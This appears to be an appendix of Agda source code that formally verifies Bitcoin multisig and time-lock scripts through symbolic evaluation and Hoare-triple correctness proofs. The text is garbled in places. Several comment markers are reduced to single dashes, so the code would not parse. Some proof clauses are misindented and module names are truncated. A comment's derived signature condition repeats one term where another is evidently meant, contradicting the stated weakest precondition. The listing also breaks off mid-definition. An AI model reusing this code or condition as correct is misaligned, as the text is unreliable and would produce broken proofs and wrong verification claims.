open import verificationStackScripts.stackState
open import verificationStackScripts.stackSemanticsInstructionsBasic param
open import verificationStackScripts.verificationMultiSigBasic param

private
  postulate pbk₁ pbk₂ pbk₃ pbk₄ : ℕ
  postulate time₁ : Time
  postulate msg₁ : Msg
  postulate stack₁ : List ℕ
  postulate sig₂ sig₁ dummy : ℕ
```

```
multiSigScript2-4ᵇ : (pbk1 pbk2 pbk3 pbk4 : ℕ)
  → BitcoinScriptBasic
multiSigScript2-4ᵇ pbk1 pbk2 pbk3 pbk4
  = (opPush 2) :: (opPush pbk1)
    :: (opPush pbk2) :: (opPush pbk3)
    :: (opPush pbk4) :: (opPush 4)
    :: [ opMultiSig ]


multisigScript-2-4-symbolic =
    ⟦ multiSigScript2-4ᵇ pbk₁ pbk₂ pbk₃ pbk₄ ⟧ˢ
    time₁ msg₁ stack₁

{- evaluate multisigScript-2-4-symbolic we get

executeMultiSig3 msg₁
(pbk₁ :: pbk₂ :: pbk₃ :: [ pbk₄ ]) 2 stack₁ []

-}

test2 : Maybe Stack
test2 =
    executeMultiSig3 msg₁
    (pbk₁ :: pbk₂ :: pbk₃ :: [ pbk₄ ]) 2 stack₁ []

- now we try out stack₁ = []

multisigScript-2-4-symbolic-empty
  = ⟦ multiSigScript2-4ᵇ pbk₁ pbk₂ pbk₃ pbk₄ ⟧ˢ
  time₁ msg₁ []

-result nothing

multisigScript-2-4-symbolic-1stackelement
  = ⟦ multiSigScript2-4ᵇ pbk₁ pbk₂ pbk₃ pbk₄ ⟧ˢ
```

```
  time₁ msg₁ [ sig₂ ]

-- result nothing
multisigScript-2-4-symbolic-2stackelement
  = ⟦ multiSigScript2-4ᵇ pbk₁ pbk₂ pbk₃ pbk₄ ⟧ˢ
  time₁ msg₁ (sig₂ ∷ [ sig₁ ])

-- result nothing

stackNeededFirstStepMultiSig :
  (sig₂ sig₁ dummy : ℕ)(stack₁ : Stack)
  → Stack
stackNeededFirstStepMultiSig sig₂ sig₁ dummy stack₁ =
    sig₂ ∷ sig₁ ∷ dummy ∷ stack₁

stackNeededFirstStepMultiSig' : Stack
stackNeededFirstStepMultiSig' =
    sig₂ ∷ sig₁ ∷ dummy ∷ stack₁


multisigScript-2-4-symbolic-3stackelement =
    ⟦ multiSigScript2-4ᵇ pbk₁ pbk₂ pbk₃ pbk₄ ⟧ˢ
    time₁ msg₁ (sig₂ ∷ sig₁ ∷ dummy ∷ stack₁)

{-
just
(boolToNat
 (cmpMultiSigsAux msg₁ [ sig₂ ]
 (pbk₂ ∷ pbk₃ ∷ [ pbk₄ ]) sig₁
 (isSigned msg₁ sig₁ pbk₁))
 ∷  stack₁)
-}

multisigScript-2-4-symbolic-3stackelementNormalised :
  Maybe Stack
```

```
multisigScript-2-4-symbolic-3stackelementNormalised =
    just (boolToNat (cmpMultiSigsAux msg₁
    [ sig₂ ] (pbk₂ :: pbk₃ :: [ pbk₄ ]) sig₁
    (isSigned msg₁ sig₁ pbk₁)) :: stack₁)



{-
So the program succeeds
(we obtain result just)
and all we need to check is whether the top element is
(boolToNat
 (cmpMultiSigsAux msg₁ [ sig₂ ]
 (pbk₂ :: pbk₃ :: [ pbk₄ ]) sig₁
 (isSigned msg₁ sig₁ pbk₁))

is > 0



which is the case if
(cmpMultiSigsAux msg₁
[ sig₂ ] (pbk₂ :: pbk₃ :: [ pbk₄ ])
sig₁  (isSigned msg₁ sig₁ pbk₁))
is true

so we symbolically evaluate

cmpMultiSigsAux msg₁ [ sig₂ ]
(pbk₂ :: pbk₃ :: [ pbk₄ ]) sig₁  (isSigned msg₁ sig₁ pbk₁)

-}

topElementMultisigScript-2-4-symbolic-3' :
  Bool
topElementMultisigScript-2-4-symbolic-3' =
```

```
    cmpMultiSigsAux msg₁ [ sig₂ ]
    (pbk₂ :: pbk₃ :: [ pbk₄ ]) sig₁
    (param .signed msg₁ sig₁ pbk₁)

topElementMultisigScript-2-4-symbolic-3 :
  Bool
topElementMultisigScript-2-4-symbolic-3 =
    cmpMultiSigsAux msg₁ [ sig₂ ]
    (pbk₂ :: pbk₃ :: [ pbk₄ ]) sig₁
    (isSigned msg₁ sig₁ pbk₁)


subExpTopElementMultisigScript-2-4-symbolic-3 :
  (msg₁ : Msg)(sig₁ pbk₁ : ℕ)
  → Bool
subExpTopElementMultisigScript-2-4-symbolic-3
  msg₁ sig₁ pbk₁ =
  isSigned msg₁ sig₁ pbk₁

subExpTopElementMultisigScript-2-4-symbolic-3' :
  Bool
subExpTopElementMultisigScript-2-4-symbolic-3' =
  isSigned msg₁ sig₁ pbk₁



testEqual :
  topElementMultisigScript-2-4-symbolic-3'
  ≡ topElementMultisigScript-2-4-symbolic-3
testEqual = refl

{- So we can always write

isSigned   instead of    param .signed

-}
```

```
{-
We now make a casedistinction on
 (isSigned msg₁ sig₁ pbk₁)



-}

multisigAuxStep1True
  = cmpMultiSigsAux msg₁
  [ sig₂ ] (pbk₂ :: pbk₃ :: [ pbk₄ ]) sig₁ true
{-
  compareSigsMultiSigAux msg₁
  [] (pbk₃ :: [ pbk₄ ]) sig₂ (isSigned msg₁ sig₂ pbk₂)
-}

resultMultisigAuxStep1True : Bool
resultMultisigAuxStep1True =
    cmpMultiSigsAux msg₁ []
    (pbk₃ :: [ pbk₄ ]) sig₂ (isSigned msg₁ sig₂ pbk₂)

resultMultisigAuxStep1TrueSubExp : Bool
resultMultisigAuxStep1TrueSubExp =
    isSigned msg₁ sig₂ pbk₂


multisigAuxStep1TrueStep2True
  = cmpMultiSigsAux msg₁ [] (pbk₃ :: [ pbk₄ ]) sig₂ true

- returns true


multisigAuxStep1TrueStep2False
  = cmpMultiSigsAux msg₁ [] (pbk₃ :: [ pbk₄ ]) sig₂ false
```

```
{- returns
   compareSigsMultiSigAux msg₁ []
   [ pbk₄ ] sig₂ (isSigned msg₁ sig₂ pbk₃)
-}

resultMultisigAuxStep1Step2False : Bool
resultMultisigAuxStep1Step2False =
  cmpMultiSigsAux msg₁ [] [ pbk₄ ] sig₂
  (isSigned msg₁ sig₂ pbk₃)


resultMultisigAuxStep1Step2FalseCoreExp : Bool
resultMultisigAuxStep1Step2FalseCoreExp =
    isSigned msg₁ sig₂ pbk₃


multisigAuxStep1TrueStep2FalseStep3True
  = cmpMultiSigsAux msg₁ [] [ pbk₄ ] sig₂ true


- returns true

multisigAuxStep1TrueStep2FalseStep3False
  = cmpMultiSigsAux msg₁ [] [ pbk₄ ] sig₂ false

{- returns
     cmpMultiSigsAux msg₁
     [] [] sig₂ (isSigned msg₁ sig₂ pbk₄)
-}


multisigAuxStep1TrueStep2FalseStep3FalseStep4True
  = cmpMultiSigsAux msg₁ [] [] sig₂ true

- returns true

multisigAuxStep1TrueStep2FalseStep3FalseStep4False
  = cmpMultiSigsAux msg₁ [] [] sig₂ false
```

```
- returns false

multisigAuxStep1False =
  cmpMultiSigsAux msg₁ [ sig₂ ]
  (pbk₂ :: pbk₃ :: [ pbk₄ ]) sig₁ false

{- returns

    cmpMultiSigsAux msg₁ [ sig₂ ]
    (pbk₃ :: [ pbk₄ ]) sig₁ (isSigned msg₁ sig₁ pbk₂)

-}

multisigAuxStep1FalseStep2True =
  cmpMultiSigsAux msg₁ [ sig₂ ]
  (pbk₃ :: [ pbk₄ ]) sig₁ true

{- returns
   cmpMultiSigsAux msg₁ []
   [ pbk₄ ] sig₂ (isSigned msg₁ sig₂ pbk₃)
-}

multisigAuxStep1FalseStep2TrueStep3True
  = cmpMultiSigsAux msg₁ [] [ pbk₄ ] sig₂ true

{- returns true -}

multisigAuxStep1FalseStep2TrueStep3False
  = cmpMultiSigsAux msg₁ [] [ pbk₄ ] sig₂ false

{- returns
   cmpMultiSigsAux msg₁ [] []
   sig₂ (isSigned msg₁ sig₂ pbk₄)
-}

multisigAuxStep1FalseStep2TrueStep3FalseStep4True
  = cmpMultiSigsAux msg₁ [] [] sig₂ true
```

```
{- returns true -}

multisigAuxStep1FalseStep2TrueStep3FalseStepFalse
  = cmpMultiSigsAux msg₁ [] [] sig₂ false

{- returns false -}


multisigAuxStep1FalseStep2False
  = cmpMultiSigsAux msg₁ [ sig₂ ]
    (pbk₃ :: [ pbk₄ ]) sig₁ false

{-returns

 cmpMultiSigsAux msg₁ [ sig₂ ] [ pbk₄ ]
 sig₁ (isSigned msg₁ sig₁ pbk₃)
-}

multisigAuxStep1FalseStep2FalseStep3True
  = cmpMultiSigsAux msg₁ [ sig₂ ] [ pbk₄ ] sig₁ true

{- returns
    cmpMultiSigsAux msg₁ [] [] sig₂
    (isSigned msg₁ sig₂ pbk₄)
-}

multisigAuxStep1FalseStep2FalseStep3TrueStep4True
  = cmpMultiSigsAux msg₁ [] [] sig₂ true

{- returns true -}

multisigAuxStep1FalseStep2FalseStep3TrueStep4False
  = cmpMultiSigsAux msg₁ [] [] sig₂ false

{- returns false -}
```

```
multisigAuxStep1FalseStep2FalseStep3False
  = cmpMultiSigsAux msg₁ [ sig₂ ] [ pbk₄ ] sig₁ false

{- returns
  cmpMultiSigsAux msg₁ [ sig₂ ]
  [] sig₁ (isSigned msg₁ sig₁ pbk₄)
-}

multisigAuxStep1FalseStep2FalseStep3FalseStep4True
  = cmpMultiSigsAux msg₁ [ sig₂ ] [] sig₁ true

{- returns false -}

multisigAuxStep1FalseStep2FalseStep3FalseStep4False
  = cmpMultiSigsAux msg₁ [ sig₂ ] [] sig₁ false

{- returns false -}


{- So we see that that

(cmpMultiSigsAux msg₁ [ sig₂ ]
(pbk₂ :: pbk₃ :: [ pbk₄ ]) sig₁  (isSigned msg₁ sig₁ pbk₁))



returns true iff


(isSigned msg₁ sig₂ pbk₂)
and (isSigned msg₁ sig₂ pbk₂)
or
(isSigned msg₁ sig₂ pbk₂)
and ¬ (isSigned msg₁ sig₂ pbk₂)
and (isSigned msg₁ sig₂ pbk₃)
or
(isSigned msg₁ sig₂ pbk₂)
and ¬ (isSigned msg₁ sig₂ pbk₂)
and ¬ (isSigned msg₁ sig₂ pbk₃)
```

```
and (isSigned msg₁ sig₂ pbk₄)
or
¬ (isSigned msg₁ sig₂ pbk₂)
and (isSigned msg₁ sig₁ pbk₂)
and (isSigned msg₁ sig₂ pbk₃)
or
¬ (isSigned msg₁ sig₂ pbk₂)
and (isSigned msg₁ sig₁ pbk₂)
and ¬ (isSigned msg₁ sig₂ pbk₃)
and (isSigned msg₁ sig₂ pbk₄)
or
¬ (isSigned msg₁ sig₂ pbk₂)
and ¬ (isSigned msg₁ sig₁ pbk₂)
and (isSigned msg₁ sig₁ pbk₃)
and (isSigned msg₁ sig₂ pbk₄)



we simplify it to:

(isSigned msg₁ sig₂ pbk₂)
and (isSigned msg₁ sig₂ pbk₂)
or
(isSigned msg₁ sig₂ pbk₂)
and (isSigned msg₁ sig₂ pbk₃)
or
(isSigned msg₁ sig₂ pbk₂)
and  (isSigned msg₁ sig₂ pbk₄)
or
(isSigned msg₁ sig₁ pbk₂)
and (isSigned msg₁ sig₂ pbk₃)
or
(isSigned msg₁ sig₁ pbk₂)
```

```
and (isSigned msg₁ sig₂ pbk₄)
or
(isSigned msg₁ sig₁ pbk₃)
and (isSigned msg₁ sig₂ pbk₄)



so the full script is accepted if
and only if the stack has hight at least 3 and
if the top elements are sig₁ sig₂  dummy
then  the above condition holds

so the weakest precondition is ...  name for weakest precondition


-}
```

A.22 verification Multi-Sig Basic (verificationMultiSigBasic.agda) includes (theoremCorrectnessTimeChec and theoremCorrectnessCombinedMultiSigTimeChec and theoremCorrectnessMultiSig-2-4 and weakestPreConditionMultiSig-2-4)

```
open import basicBitcoinDataType

module verificationStackScripts.verificationMultiSigBasic (param : GlobalParameters) where


open import Data.List.Base hiding (_++_ )
open import Data.Nat renaming (_≤_ to _≤'_ ; _<_ to _<'_)
open import Data.List hiding (_++_ )
open import Data.Sum
```

```
open import Data.Unit
open import Data.Empty
open import Data.Maybe
open import Data.Bool hiding (_≤_ ; _<_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_ ; _<_)
open import Data.List.NonEmpty hiding (head; [_])
open import Data.Nat using (ℕ; _+_; _≥_; _>_; zero; suc; s≤s; z≤n)
import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality

-our libraries
open import libraries.listLib
open import libraries.emptyLib
open import libraries.natLib
open import libraries.boolLib
open import libraries.equalityLib
open import libraries.andLib
open import libraries.maybeLib

open import stack
open import stackPredicate
open import semanticBasicOperations param
open import instructionBasic
open import verificationMultiSig param
open import hoareTripleStack param
open import verificationStackScripts.semanticsStackInstructions param
open import verificationStackScripts.stackVerificationLemmas param
open import verificationStackScripts.stackHoareTriple param
open import verificationStackScripts.sPredicate
open import verificationStackScripts.hoareTripleStackBasic param
```

```
open import verificationStackScripts.stackState
open import verificationStackScripts.stackSemanticsInstructionsBasic param
open import verificationStackScripts.stackVerificationLemmasPart2 param
open import verificationStackScripts.stackVerificationP2PKH param

mainLemmaCorrectnessMultiSig-2-4 :
  (msg₁ : Msg)(pbk1 pbk2 pbk3 pbk4     : ℕ) →
        < weakestPreCondMultiSig-2-4ˢ pbk1 pbk2 pbk3 pbk4 >stackb
          multiSigScript2-4ᵇ pbk1 pbk2 pbk3 pbk4
          < acceptStateˢ >
mainLemmaCorrectnessMultiSig-2-4
  msg₁ pbk1 pbk2 pbk3 pbk4
  .==>stg time msg₂ (sig2 :: sig1 :: dummy :: stack)
    (inj₁ (conj and3 and4)) =
      boolToNatNotFalseLemma (compareSigsMultiSigAux
        msg₂ (sig2 :: []) (pbk2 :: pbk3 :: pbk4 :: []) sig1
      (isSigned msg₂ sig1 pbk1))
    (lemmaHoareTripleStackGeAux'7 msg₂
      pbk1 pbk2 pbk3 pbk4 sig1 sig2 and3 and4)
mainLemmaCorrectnessMultiSig-2-4 msg₁ pbk1 pbk2 pbk3
  pbk4 .==>stg time msg₂ (sig2 :: sig1 :: dummy :: stack)
    (inj₂ (inj₁ (conj and3 and4))) =
      boolToNatNotFalseLemma (compareSigsMultiSigAux msg₂
        (sig2 :: []) (pbk2 :: pbk3 :: pbk4 :: []) sig1
      (isSigned msg₂ sig1 pbk1))
    (lemmaHoareTripleStackGeAux'8 msg₂ pbk1 pbk2 pbk3
      pbk4 sig1 sig2 and3 and4)
mainLemmaCorrectnessMultiSig-2-4 msg₁ pbk1 pbk2 pbk3
  pbk4 .==>stg time msg₂ (sig2 :: sig1 :: dummy :: stack)
    (inj₂ (inj₂ (inj₁ (conj and3 and4)))) =
      boolToNatNotFalseLemma (compareSigsMultiSigAux msg₂
        (sig2 :: []) (pbk2 :: pbk3 :: pbk4 :: []) sig1
      (isSigned msg₂ sig1 pbk1))
      (lemmaHoareTripleStackGeAux'9 msg₂ pbk1 pbk2 pbk3
```

```
      pbk4 sig1 sig2 and3 and4)
  mainLemmaCorrectnessMultiSig-2-4 msg₁ pbk1 pbk2 pbk3
    pbk4 .==>stg time msg₂ (sig2 :: sig1 :: dummy :: stack)
      (inj₂ (inj₂ (inj₂ (inj₁ (conj and3 and4))))) =
        boolToNatNotFalseLemma (compareSigsMultiSigAux msg₂
          (sig2 :: []) (pbk2 :: pbk3 :: pbk4 :: []) sig1
        (isSigned msg₂ sig1 pbk1))
        (lemmaHoareTripleStackGeAux'10 msg₂ pbk1 pbk2 pbk3
          pbk4 sig1 sig2 and3 and4)
  mainLemmaCorrectnessMultiSig-2-4 msg₁ pbk1 pbk2 pbk3
    pbk4 .==>stg time msg₂ (sig2 :: sig1 :: dummy :: stack)
      (inj₂ (inj₂ (inj₂ (inj₂ (inj₁ (conj and3 and4)))))) =
        boolToNatNotFalseLemma (compareSigsMultiSigAux msg₂
          (sig2 :: []) (pbk2 :: pbk3 :: pbk4 :: []) sig1
        (isSigned msg₂ sig1 pbk1))
        (lemmaHoareTripleStackGeAux'11 msg₂ pbk1 pbk2 pbk3
          pbk4 sig1 sig2 and3 and4)
  mainLemmaCorrectnessMultiSig-2-4 msg₁ pbk1 pbk2 pbk3
    pbk4 .==>stg time msg₂ (sig2 :: sig1 :: dummy :: stack)
      (inj₂ (inj₂ (inj₂ (inj₂ (inj₂ (conj and3 and4)))))) =
        boolToNatNotFalseLemma (compareSigsMultiSigAux msg₂
          (sig2 :: []) (pbk2 :: pbk3 :: pbk4 :: []) sig1
        (isSigned msg₂ sig1 pbk1))
        (lemmaHoareTripleStackGeAux'12 msg₂ pbk1 pbk2 pbk3
          pbk4 sig1 sig2 and3 and4)
  mainLemmaCorrectnessMultiSig-2-4 msg₁ pbk1 pbk2 pbk3
    pbk4 .<==stg time msg₂ (sig2 :: sig1 :: dummy :: stack) x =
      lemmaHoareTripleStackGeAux'Comb2-4 msg₂ pbk1 pbk2 pbk3
        pbk4 sig1 sig2
      (boolToNatNotFalseLemma2 (compareSigsMultiSigAux
        msg₂ (sig2 :: []) (pbk2 :: pbk3 :: pbk4 :: [])
      sig1 (isSigned msg₂ sig1 pbk1)) x)

  weakestPreCondMultiSig-2-4 : (pbk1 pbk2 pbk3 pbk4 : ℕ)
```

```
    → StackStatePred
weakestPreCondMultiSig-2-4 pbk1 pbk2 pbk3 pbk4
    = stackPred2SPred (weakestPreCondMultiSig-2-4ˢ
      pbk1 pbk2 pbk3 pbk4)



-- Main theorem for multisig-2-4
theoremCorrectnessMultiSig-2-4 :
    (pbk1 pbk2 pbk3 pbk4 : ℕ)
        → < weakestPreCondMultiSig-2-4 pbk1 pbk2 pbk3 pbk4 >ⁱᶠᶠ
            multiSigScript2-4ᵇ pbk1 pbk2 pbk3 pbk4
            < stackPred2SPred acceptStateˢ >

theoremCorrectnessMultiSig-2-4 pbk1 pbk2 pbk3 pbk4
      = hoareTripleStack2HoareTriple
        (multiSigScript2-4ᵇ pbk1 pbk2 pbk3 pbk4)
        (weakestPreCondMultiSig-2-4ˢ pbk1 pbk2 pbk3 pbk4 )
          acceptStateˢ
          (mainLemmaCorrectnessMultiSig-2-4 (nat pbk4)
            pbk1 pbk2 pbk3 pbk4)



theoremCorrectnessTimeCheck :
    (ϕ : StackPredicate)(time₁ : Time)
        → <      stackPred2SPred
          (timeCheckPreCond time₁ ∧sp ϕ) >ⁱᶠᶠ
                checkTimeScriptᵇ time₁
                < stackPred2SPred ϕ >

theoremCorrectnessTimeCheck ϕ time₁ .==>
    ⟨ currentTime₁ , msg₁ , stack₁ ⟩ (conj and3 and4)
      with (instructOpTime currentTime₁ time₁)
theoremCorrectnessTimeCheck ϕ time₁ .==>
```

```
  ⟨ currentTime₁ , msg₁ , stack₁ ⟩ (conj and3 and4)
    | true = and4
theoremCorrectnessTimeCheck ϕ time₁ .<==
  ⟨ currentTime₁ , msg₁ , stack₁ ⟩ p
    with (instructOpTime currentTime₁ time₁)
theoremCorrectnessTimeCheck ϕ time₁
  .<== ⟨ currentTime₁ , msg₁ , stack₁ ⟩ p
    | true = conj tt p



theoremCorrectnessCombinedMultiSigTimeCheck
  : (time₁ : Time) (pbk1 pbk2 pbk3 pbk4 : ℕ)
      → < stackPred2SPred ( timeCheckPreCond time₁ ∧sp
        weakestPreCondMultiSig-2-4ˢ pbk1 pbk2 pbk3 pbk4) >ⁱᶠᶠ
        checkTimeScriptᵇ time₁ ++ multiSigScript2-4ᵇ
          pbk1 pbk2 pbk3 pbk4
               < acceptState >
theoremCorrectnessCombinedMultiSigTimeCheck
  time₁ pbk1 pbk2 pbk3 pbk4 =
    stackPred2SPred (timeCheckPreCond time₁ ∧sp
           weakestPreCondMultiSig-2-4ˢ pbk1 pbk2 pbk3 pbk4)
      <><>⟨ checkTimeScriptᵇ time₁     ⟩⟨
        theoremCorrectnessTimeCheck
          (weakestPreCondMultiSig-2-4ˢ
            pbk1 pbk2 pbk3 pbk4) time₁ ⟩
    stackPred2SPred (weakestPreCondMultiSig-2-4ˢ
      pbk1 pbk2 pbk3 pbk4)
      <><>⟨ multiSigScript2-4ᵇ pbk1 pbk2 pbk3 pbk4
            ⟩⟨ theoremCorrectnessMultiSig-2-4
               pbk1 pbk2 pbk3 pbk4 ⟩e
    stackPred2SPred acceptStateˢ ∎p
```

A.23 Verification Multi-Sig (verificationMultiSig.agda) include (opPushLis and multiSigScriptm-n and checkTimeScript and timeCheckPreCond

```
open import basicBitcoinDataType

module verificationMultiSig (param : GlobalParameters) where


open import Data.List.Base hiding (_++_ )
open import Data.Nat      renaming (_≤_ to _≤'_) -   _<_ to _<'_)
open import Data.List hiding (_++_ )
open import Data.Sum
open import Data.Unit
open import Data.Empty
open import Data.Maybe
open import Data.Bool      hiding (_≤_ ; _<_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_ ; _<_)
open import Data.List.NonEmpty hiding (head; [_]; length)
open import Data.Nat using (ℕ; _+_; _≥_; _>_; zero; suc; s≤s; z≤n)
import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality

open import libraries.listLib
open import libraries.emptyLib
open import libraries.natLib
open import libraries.boolLib
open import libraries.equalityLib
```

```
open import libraries.andLib
open import libraries.maybeLib

open import stack
open import stackPredicate
open import instructionBasic
open import semanticBasicOperations param
open import stackSemanticsInstructions param
open import hoareTripleStack param



weakestPreCondMultiSig-2-3-bas : (pbk1 pbk2 pbk3 : ℕ)
                                  → StackPredicate
weakestPreCondMultiSig-2-3-bas
  pbk1 pbk2 pbk3 time msg₁ [] = ⊥
weakestPreCondMultiSig-2-3-bas
  pbk1 pbk2 pbk3 time msg₁ (x :: []) = ⊥
weakestPreCondMultiSig-2-3-bas
  pbk1 pbk2 pbk3 time msg₁ (x :: y :: []) = ⊥
weakestPreCondMultiSig-2-3-bas
  pbk1 pbk2 pbk3 time msg₁ (sig2 :: sig1 :: dummy :: stack₁) =
  ( (IsSigned msg₁ sig1 pbk1
    ∧     IsSigned msg₁ sig2 pbk2) ⊎
    (IsSigned msg₁ sig1 pbk1
      ∧     IsSigned msg₁ sig2 pbk3) ⊎
    (IsSigned msg₁ sig1 pbk2
      ∧     IsSigned msg₁ sig2 pbk3 ))

multiSigScript-2-3-b : (pbk1 pbk2 pbk3 :        ℕ) → BitcoinScriptBasic
multiSigScript-2-3-b pbk1 pbk2 pbk3
  = (opPush 2) :: (opPush pbk1)
    ::     (opPush pbk2) :: (opPush pbk3)
      ::     (opPush 3) ::  opMultiSig :: []
```

```
lemmaHoareTripleStackGeAux'1 : (msg₂ : Msg)
        (pbk1 pbk2 pbk3 sig1 sig2 : ℕ)
      → True (isSigned    msg₂ sig1 pbk1)
      →    True (isSigned  msg₂ sig2 pbk2)
      → True (compareSigsMultiSig msg₂
        ( sig1 :: sig2 :: []) (pbk1 :: pbk2 :: pbk3 :: []))

lemmaHoareTripleStackGeAux'1 msg₂
  pbk1 pbk2 pbk3 sig1 sig2 x x₁ with
    (isSigned    msg₂ sig1 pbk1)
lemmaHoareTripleStackGeAux'1 msg₂
  pbk1 pbk2 pbk3 sig1 sig2 x x₁ | true
    with (isSigned      msg₂ sig2 pbk2)
lemmaHoareTripleStackGeAux'1 msg₂
  pbk1 pbk2 pbk3 sig1 sig2 x x₁ | true |
    true = tt


lemmaHoareTripleStackGeAux'2 : (msg₂ : Msg)
      (pbk1 pbk2 pbk3 sig1 sig2 : ℕ)
    → True      (isSigned msg₂ sig1 pbk1)
    →    True (isSigned   msg₂ sig2 pbk3)
    → True (compareSigsMultiSig msg₂ ( sig1 :: sig2 :: [])
      (pbk1 :: pbk2 :: pbk3 :: []))
lemmaHoareTripleStackGeAux'2 msg₂ pbk1 pbk2 pbk3 sig1 sig2
  x x₁ with (isSigned       msg₂ sig1 pbk1)
lemmaHoareTripleStackGeAux'2 msg₂ pbk1 pbk2 pbk3 sig1 sig2
  x x₁ | true with (isSigned msg₂ sig2 pbk2)
lemmaHoareTripleStackGeAux'2 msg₂ pbk1 pbk2 pbk3 sig1 sig2 x x₁
  | true | false with (isSigned       msg₂ sig2 pbk3)
lemmaHoareTripleStackGeAux'2 msg₂ pbk1 pbk2 pbk3 sig1 sig2 x x₁
  | true | false | true = tt
lemmaHoareTripleStackGeAux'2 msg₂ pbk1 pbk2 pbk3 sig1 sig2 x x₁
  | true | true = tt
```

```
lemmaHoareTripleStackGeAux'3 : (msg₂ : Msg)
  (pbk1 pbk2 pbk3 sig1 sig2 : ℕ)
  → True (isSigned      msg₂ sig1 pbk2)
  →    True (isSigned      msg₂ sig2 pbk3)
  → True (compareSigsMultiSig msg₂ ( sig1 :: sig2 :: [])
    (pbk1 :: pbk2 :: pbk3 :: []))
lemmaHoareTripleStackGeAux'3 msg₂ pbk1 pbk2 pbk3
  sig1 sig2 x x₁   with (isSigned      msg₂ sig1 pbk1 )
lemmaHoareTripleStackGeAux'3 msg₂ pbk1 pbk2 pbk3
  sig1 sig2 x x₁ | false with (isSigned msg₂ sig1 pbk2)
lemmaHoareTripleStackGeAux'3 msg₂ pbk1 pbk2 pbk3
  sig1 sig2 x x₁ | false | true with isSigned msg₂
    sig2 pbk3
lemmaHoareTripleStackGeAux'3 msg₂ pbk1 pbk2 pbk3
  sig1 sig2 x x₁ | false | true | true = tt
lemmaHoareTripleStackGeAux'3 msg₂ pbk1 pbk2 pbk3
  sig1 sig2 x x₁ | true with (isSigned          msg₂ sig2 pbk2)
lemmaHoareTripleStackGeAux'3 msg₂ pbk1 pbk2 pbk3
  sig1 sig2 x x₁ | true | false with
    (isSigned     msg₂ sig2 pbk3)
lemmaHoareTripleStackGeAux'3 msg₂ pbk1 pbk2 pbk3
  sig1 sig2 x x₁ | true | false | true = tt
lemmaHoareTripleStackGeAux'3 msg₂ pbk1 pbk2 pbk3
  sig1 sig2 x x₁ | true | true = tt


lemmaHoareTripleStackGeAux'4 : (msg₂ : Msg)
    (pbk1 pbk2 pbk3 sig1 sig2 : ℕ)
    → True (compareSigsMultiSigAux msg₂ (sig2 :: [])
      (pbk2 :: pbk3 :: [])      sig1
    (isSigned     msg₂ sig1 pbk1 ))
    → (True (isSigned      msg₂ sig1 pbk1 )
```

```
        ∧ True (isSigned      msg₂ sig2 pbk2))
        ⊎     (True (isSigned   msg₂ sig1 pbk1 )
          ∧      True (isSigned msg₂ sig2 pbk3))
      ⊎     (True (isSigned   msg₂ sig1 pbk2)
      ∧ True (isSigned         msg₂ sig2 pbk3))
lemmaHoareTripleStackGeAux'4 msg₂ pbk1 pbk2 pbk3
  sig1 sig2
  _ with (isSigned          msg₂ sig1 pbk1 )
lemmaHoareTripleStackGeAux'4 msg₂ pbk1 pbk2 pbk3
  sig1 sig2
  _ | false with (isSigned            msg₂ sig1 pbk2)
lemmaHoareTripleStackGeAux'4 msg₂ pbk1 pbk2 pbk3
  sig1 sig2
  _ | false | false with (isSigned            msg₂ sig1 pbk3)
lemmaHoareTripleStackGeAux'4 msg₂ pbk1 pbk2 pbk3
  sig1 sig2
  () | false | false | false
lemmaHoareTripleStackGeAux'4 msg₂ pbk1 pbk2 pbk3
  sig1 sig2
  () | false | false | true
lemmaHoareTripleStackGeAux'4 msg₂ pbk1 pbk2 pbk3
  sig1 sig2 _ | false | true with
    (isSigned     msg₂ sig2 pbk3)
lemmaHoareTripleStackGeAux'4 msg₂ pbk1 pbk2 pbk3
  sig1 sig2 _ | false | true | true
    = inj₂ (inj₂ (conj tt tt))
lemmaHoareTripleStackGeAux'4 msg₂ pbk1 pbk2 pbk3
  sig1 sig2 _ | true          with
    (isSigned     msg₂ sig2 pbk2)
lemmaHoareTripleStackGeAux'4 msg₂ pbk1 pbk2 pbk3
  sig1 sig2 _ | true | false
    with (isSigned       msg₂ sig2 pbk3)
lemmaHoareTripleStackGeAux'4 msg₂ pbk1 pbk2 pbk3
```

```
  sig1 sig2 _ | true | false | true
    = inj₂ (inj₁ (conj tt tt))
lemmaHoareTripleStackGeAux'4 msg₂ pbk1 pbk2 pbk3
  sig1 sig2 _ | true | true = inj₁ (conj tt tt)



weakestPreCondMultiSig-2-4ˢ : (pbk1 pbk2 pbk3 pbk4 : ℕ)
              → StackPredicate
weakestPreCondMultiSig-2-4ˢ pbk1 pbk2
  pbk3 pbk4 time msg₁ [] = ⊥
weakestPreCondMultiSig-2-4ˢ pbk1 pbk2
  pbk3 pbk4 time msg₁ (x :: []) = ⊥
weakestPreCondMultiSig-2-4ˢ pbk1 pbk2
  pbk3 pbk4 time msg₁ (x :: y :: []) = ⊥
weakestPreCondMultiSig-2-4ˢ pbk1 pbk2
  pbk3 pbk4 time msg₁
    ( sig2 :: sig1 :: dummy :: stack₁) =
  ((IsSigned msg₁ sig1 pbk1
    ∧     IsSigned msg₁ sig2 pbk2) ⊎
  (IsSigned msg₁ sig1 pbk1
    ∧     IsSigned msg₁ sig2 pbk3) ⊎
  (IsSigned msg₁ sig1 pbk1
    ∧     IsSigned msg₁ sig2 pbk4) ⊎
    (IsSigned msg₁ sig1 pbk2
    ∧     IsSigned msg₁ sig2 pbk3) ⊎
    (IsSigned msg₁ sig1 pbk2
    ∧     IsSigned msg₁ sig2 pbk4) ⊎
    (IsSigned msg₁ sig1 pbk3
    ∧     IsSigned msg₁ sig2 pbk4))
```

```
HoareTripleStackGeAux' :
  (msg₁ : Msg)(pbk1 pbk2 pbk3 : ℕ) →
    < (weakestPreCondMultiSig-2-3-bas
      pbk1 pbk2 pbk3) >gˢ
    (λ time₁ msg₁ stack →
      executeMultiSig3 msg₁ (pbk1
        :: pbk2 :: pbk3 :: []) 2 stack [])
    < (λ time₁ msg₁ stack
